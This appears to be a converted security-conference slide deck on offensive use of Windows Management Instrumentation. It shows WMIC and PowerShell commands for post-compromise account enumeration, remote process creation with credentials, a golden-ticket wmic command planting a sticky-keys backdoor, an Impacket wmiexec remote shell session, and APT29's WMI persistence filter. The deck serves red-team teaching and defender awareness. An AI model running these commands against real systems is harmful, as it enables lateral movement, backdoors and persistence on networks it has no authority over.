

# OFFENSIVE WMI

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# WTH IS WMI



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# WINDOWS MANAGEMENT INSTRUMENTATION

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"Infrastructure for management data and operations on Windows-based operating systems"

- ▶ Common data formats – Common Information Model (CIM)
- ▶ Common access methods

Allows for management and monitoring the guts of Windows systems

- ▶ Local
- ▶ Remote

First included in Windows 2000

WMIC is the command line interface

## ATTACK USAGE

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Not for initial access, but for many things after

Requires credentials or existing access

Used for

- ▶ Recon
- ▶ Situational Awareness
- ▶ PrivEsc
- ▶ Lateral Movement
- ▶ Persistence
- ▶ C&C

## QUERYING WITH WMI(C)

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“The WMI Query Language (WQL) is a subset of standard American National Standards Institute Structured Query Language (ANSI SQL) with minor semantic changes to support WMI.”

The syntax will make you hate being born!

# GRAMMAR

Fundamental grammar:

```
C:\> wmic [alias] [where clause] [verb clause]
```

Useful [aliases]:

process	service
share	nicconfig
startup	useraccount
qfe	(Quick Fix Engineering – shows patches)

Example [where clauses]:

```
where name="nc.exe"
where (commandline like "%stuff")
where (name="cmd.exe" and
parentprocessid!="[pid]")
```

Example [verb clauses]:

```
list [full|brief]
get [attrib1,attrib2...]
call [method]
delete
```

List all attributes of [alias]:

```
C:\> wmic [alias] get /?
```

List all callable methods of [alias]:

```
C:\> wmic [alias] call /?
```

Example:

List all attributes of all running processes:

```
C:\> wmic process list full
```

Make WMIC effect remote [TargetIPAddr]:

```
C:\> wmic /node:[TargetIPAddr]
/user:[User] /password:[Passwd] process
list full
```

[https://www.sans.org/security-resources/sec560/windows\\_command\\_line\\_sheet\\_v1.pdf](https://www.sans.org/security-resources/sec560/windows_command_line_sheet_v1.pdf)



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## RECONNAISSANCE & SITUATIONAL AWARENESS

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Get local user accounts with

```
net user
```

Get domain user accounts with

```
net user /domain
```

Both

```
wmic useraccount
```



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# USERACCOUNT

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```
wmic useraccount where (Lockout=FALSE and Disabled=FALSE)
get name,description,localaccount
```

Description	LocalAccount	Name
Built-in account for administering the computer/domain	TRUE	Administrator
Dedicated User to run VMware Converter Standalone server jobs.	TRUE	TM
Built-in account for administering the computer/domain	FALSE	_VMware_Conv_SA
	FALSE	Administrator
	FALSE	tm
	FALSE	webservice
	FALSE	sqlagent
	FALSE	sqlengine
	FALSE	exchange
	FALSE	SM_968fa8bf7dec48aba
	FALSE	SM_4bdb707c49ca47298
	FALSE	SM_f7b0e54b84e94b0d8
	FALSE	SM_258ea4ba1b3744d89
	FALSE	SM_628ef89fe4144f23b
	FALSE	dba
	FALSE	bob
	FALSE	redsiege



# GROUP

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```
wmic group get name,localaccount
```

LocalAccount	Name
TRUE	Administrators
TRUE	Backup Operators
TRUE	Cryptographic Operators
TRUE	Distributed COM Users
TRUE	Event Log Readers
TRUE	Guests
TRUE	IIS_IUSRS
TRUE	Network Configuration Operators
TRUE	Performance Log Users
TRUE	Performance Monitor Users
TRUE	Power Users
TRUE	Remote Desktop Users
TRUE	Replicator
TRUE	Users
TRUE	HelpLibraryUpdaters
FALSE	Cert Publishers
FALSE	RAS and IAS Servers
FALSE	Allowed RODC Password Replication Group
FALSE	Denied RODC Password Replication Group
FALSE	WinRMRemoteWMIUsers__
FALSE	DnsAdmins
FALSE	\$T31000-GJPH0FNUQ85I
FALSE	Can't See This Either Can Ya
FALSE	Cloneable Domain Controllers
FALSE	Compliance Management
FALSE	Delegated Setup
FALSE	

## OTHER USEFUL QUERIES

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`startup` - Start up tasks

`qfe` - “Quick Fix Engineering” aka patches

`process` - Start, kill , and list processes

`datafile` - File system

`netuse` - Mounted drives

`computersystem` - Info such as logged in users

# WBEMTEST.EXE

PowerShell and Wmic blocked?

Query Result

WQL  SELECT \* FROM Win32\_UserAccount Close

7 objects max. batch: 7 Done

```
Win32_UserAccount.Domain="alpha",Name="Administrator"
Win32_UserAccount.Domain="alpha",Name="Default Account"
Win32_UserAccount.Domain="alpha",Name="Guest"
Win32_UserAccount.Domain="alpha",Name="medin"
Win32_UserAccount.Domain="alpha",Name="tim"
Win32_UserAccount.Domain="alpha",Name="tm"
Win32_UserAccount.Domain="alpha",Name="WDAGUtilityAccount"
```

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Add Delete



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## USEFUL QUERIES REFERENCE

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<http://tech-wreckblog.blogspot.com/2009/11/wmic-command-line-kung-fu.html>

<https://www.petri.com/command-line-wmi-part-1>

<https://www.windows-commandline.com/wmic-useraccounts/>

<https://blogs.technet.microsoft.com/askperf/2012/02/17/useful-wmic-queries/>

[https://www.cs.cmu.edu/~tgp/scsadmins/winadmin/WMIC\\_Queries.txt](https://www.cs.cmu.edu/~tgp/scsadmins/winadmin/WMIC_Queries.txt)

# POWERSHELL CMDLETS

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- ▶ `Get-CimAssociatedInstance`
- ▶ `Get-CimClass`
- ▶ `Register-CimIndicationEvent`
- ▶ `Get-CimInstance`
- ▶ `New-CimInstance`
- ▶ `Remove-CimInstance`
- ▶ `Set-CimInstance`
- ▶ `Invoke-CimMethod`
- ▶ `Get-CimSession`
- ▶ `New-CimSession`
- ▶ `Remove-CimSession`
- ▶ `New-CimSessionOption`

# GET-WMIOBJECT

```
Get-WmiObject -Class Win32_UserAccount | fl *
```

```
PSComputerName      : ALPHA
Status              : Degraded
Caption             : alpha\Administrator
PasswordExpires    : True
__GENUS             : 2
__CLASS             : Win32_UserAccount
__SUPERCLASS        : Win32_Account
__DYNASTY           : CIM_ManagedSystemElement
__RELPATH           : Win32_UserAccount.Domain="alpha",Name="Administrator"
__PROPERTY_COUNT    : 16
__DERIVATION         : {Win32_Account, CIM_LogicalElement, CIM_ManagedSystemElement}
__SERVER             : ALPHA
__NAMESPACE          : root\cimv2
__PATH               : \\ALPHA\root\cimv2:Win32_UserAccount.Domain="alpha",Name="Administrator"
AccountType         : 512
Description         : Built-in account for administering the computer/domain
Disabled            : True
Domain              : alpha
FullName            :
InstallDate         :
LocalAccount        : True
Lockout              : False
Name                : Administrator
PasswordChangeable  : True
PasswordRequired    : True
SID                 : S-1-5-21-2141547726-1262654948-1717169888-500
SIDType             : 1
Scope               : System.Management.ManagementScope
Path                : \\ALPHA\root\cimv2:Win32_UserAccount.Domain="alpha",Name="Administrator"
Options              : System.Management.ObjectGetOptions
ClassPath            : \\ALPHA\root\cimv2:Win32_UserAccount
Properties           : {AccountType, Caption, Description, Disabled...}
SystemProperties     : {__GENUS, __CLASS, __SUPERCLASS, __DYNASTY...}
Qualifiers           : {dynamic, Locale, provider, UUID}
Site                :
Container            :
```



## START A PROCESS - WMIC

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Local

```
wmic process call create "calc.exe"
```

Remote - passthrough credentials

```
wmic /node:target process call create "calc.exe"
```

Remote - different credentials

```
wmic /node:target /user:blah /password:p@ss process call  
create "calc.exe"
```

## POWERSHELL (V2)

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```
Invoke-WmiMethod -Class Win32_Process -EnableAllPrivileges  
-Impersonation 3 -Authentication Packetprivacy -Name  
Create -Argumentlist "calc.exe" -Credential $Credential  
-ComputerName dev01
```

# START A PROCESS – POWERSHELL CMDLETS (V3+)

Get-CimClass -ClassName Win32\_Process

PowerShell v3 default in Windows 8 Windows Server 2012

```
PS C:\Users\tm> Get-CimClass -ClassName Win32_Process | fl *
```

CimClassName	:	Win32_Process
CimSuperClassName	:	CIM_Process
CimSuperClass	:	ROOT/CIMV2:Process
CimClassProperties	:	{Caption, Description, InstallDate, Name...}
CimClassQualifiers	:	{Local, UUID, CreateBy, DeleteBy...}
CimClassMethods	:	{Create, Terminate, GetOwner, GetOwnerId...}
CimSystemProperties	:	Microsoft.Management.Infrastructure.CimSystemProperties

# START A PROCESS – POWERSHELL CMDLETS

```
Get-CimClass -ClassName Win32_Process | Select  
-ExpandProperty CimClassMethods | ? { $_.Name -eq "Create"  
} | select -ExpandProperty Parameters
```

Name	CimType Qualifiers	ReferenceClassName
CommandLine	String {ID, In, MappingStrings}	
CurrentDirectory	String {ID, In, MappingStrings}	
ProcessStartupInformation	Instance {EmbeddedInstance, ID, In, MappingStrings}	
ProcessId	UInt32 {ID, MappingStrings, Out}	



## START A PROCESS

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```
Invoke-CimMethod -ClassName Win32_Process -MethodName  
Create -Arguments @{CommandLine='calc.exe';  
CurrentDirectory='C:\windows'}
```

## REMOTE PROCESS

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```
New-CimSession -ComputerName otherpc01
```

Add a credential with the -Credential option

## EASY MODE

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WMIImplant

<https://github.com/FortyNorthSecurity/WMIImplant>



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## **WMI, KERBEROS, & GOLDEN TICKETS**

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"DEEP PANDA, sometimes injects a Golden Ticket onto their local Kerberos tray. To move laterally, this actor uses this trust to enable the RDP sticky keys backdoor on target systems."

<https://blog.cobaltstrike.com/2015/01/07/pass-the-golden-ticket-with-wmic/>

# WMI, KERBEROS, & GOLDEN TICKETS

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```
wmic /authority:"kerberos:MEDIN\TIM" /node:SQL01 process  
call create 'reg.exe add "HKLM\SOFTWARE\Microsoft\Windows  
NT\CurrentVersion\Image File Execution Options\osk.exe" /v  
Debugger /t REG_SZ /d C:\windows\system32\cmd.exe'''
```

# EXECUTING CODE VIA SMB / DCOM WITHOUT PSEXEC

wmicexec.py user:pa55w0rd@10.0.0.10 "

<https://room362.com/post/2014/2014-04-19-executing-code-via-smb-without-psexec/>

```
siege:examples tm$ ./wmicexec.py administrator:Bond007@172.16.105.100
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
medin\administrator
{
C:\>cd
C:\

C:\>dir \
Volume in drive C: has no label.
Volume Serial Number is 582E-3D67

Directory of C:\

07/26/2012  01:44 AM    <DIR>          PerfLogs
04/12/2016  10:59 AM    <DIR>          Program Files
04/20/2015  01:34 PM    <DIR>          Program Files (x86)
09/27/2018  12:22 PM    <DIR>          temp
01/30/2019  01:27 AM    <DIR>          Users
02/12/2019  12:01 PM    <DIR>          Windows
                           0 File(s)           0 bytes
                           6 Dir(s)   2,251,173,888 bytes free
```



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## APT USAGE OF WMI

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APT29 Fileless WMI and PowerShell Backdoors

[https://www.fireeye.com/blog/threat-research/2017/03/dissecting\\_one\\_ofap.html](https://www.fireeye.com/blog/threat-research/2017/03/dissecting_one_ofap.html)

## APT29 PERSISTENCE

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APT29 created a Filter named BfeOnServiceStartTypeChange

Execute Monday, Tuesday, Thursday, Friday and Saturday

Run at 11:33am

```
SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA  
'Win32_LocalTime' AND (TargetInstance.DayOfWeek = 1 OR TargetInstance.DayOfWeek = 2 OR  
TargetInstance.DayOfWeek = 4 OR TargetInstance.DayOfWeek = 5 OR  
TargetInstance.DayOfWeek = 6) AND TargetInstance.Hour = 11 AND TargetInstance.Minute =  
33 AND TargetInstance.Second = 0 GROUP WITHIN 60
```

## APT29 FILELESS BACKDOOR

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"The BfeOnServiceStartTypeChange Filter was bound to the CommandLineEventConsumer WindowsParentalControlsMigration. The WindowsParentalControlsMigration consumer **was configured to silently execute a base64-encoded PowerShell command**. Upon execution, this command **extracted, decrypted, and executed the PowerShell backdoor payload** stored in the HiveUploadTask text property of the RacTask class. The PowerShell command contained the payload storage location and encryption keys. "

# WMI EVENT FILTERS

Mark Baggett - ShmooCon 2013

The slide is titled "Technique 4 – Schedule Task Events". It contains a list of bullet points and a screenshot of a Windows Task Scheduler dialog box.

**Bullet Points:**

- ▶ Scheduled tasks based on events in the event log with "Basic" triggers or "Custom"
- ▶ "Basic" trigger example: Monitor for failed login attempt to the service account for the backup software.
- ▶ "When network Present" Filters for every network that exists on a network.
- ▶ "Custom" triggers that use *limit* XPATH filtering capabilities to filter based on Data in detailed section of the event

**Screenshot Description:** The screenshot shows the "New Trigger" dialog box. The "Trigger the task" dropdown is set to "On an event". The "Event filters" button is highlighted. Other options like "Daily" and "Custom" are also visible.

ShmooCon 2013: Wipe The Drive!!! - Techniques For Malware Persistence

# WMI BACKDOOR REFERENCE


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<https://www.eideon.com/2018-03-02-THL03-WMIBackdoors/>



# WMI DATABASE

\Windows\System32\wbem\Repository



Chad Tilbury's Webcast Thursday, March 7th, 2019 at  
3:30 PM EST

<https://www.sans.org/webcasts/investigating-wmi-attacks-110130>



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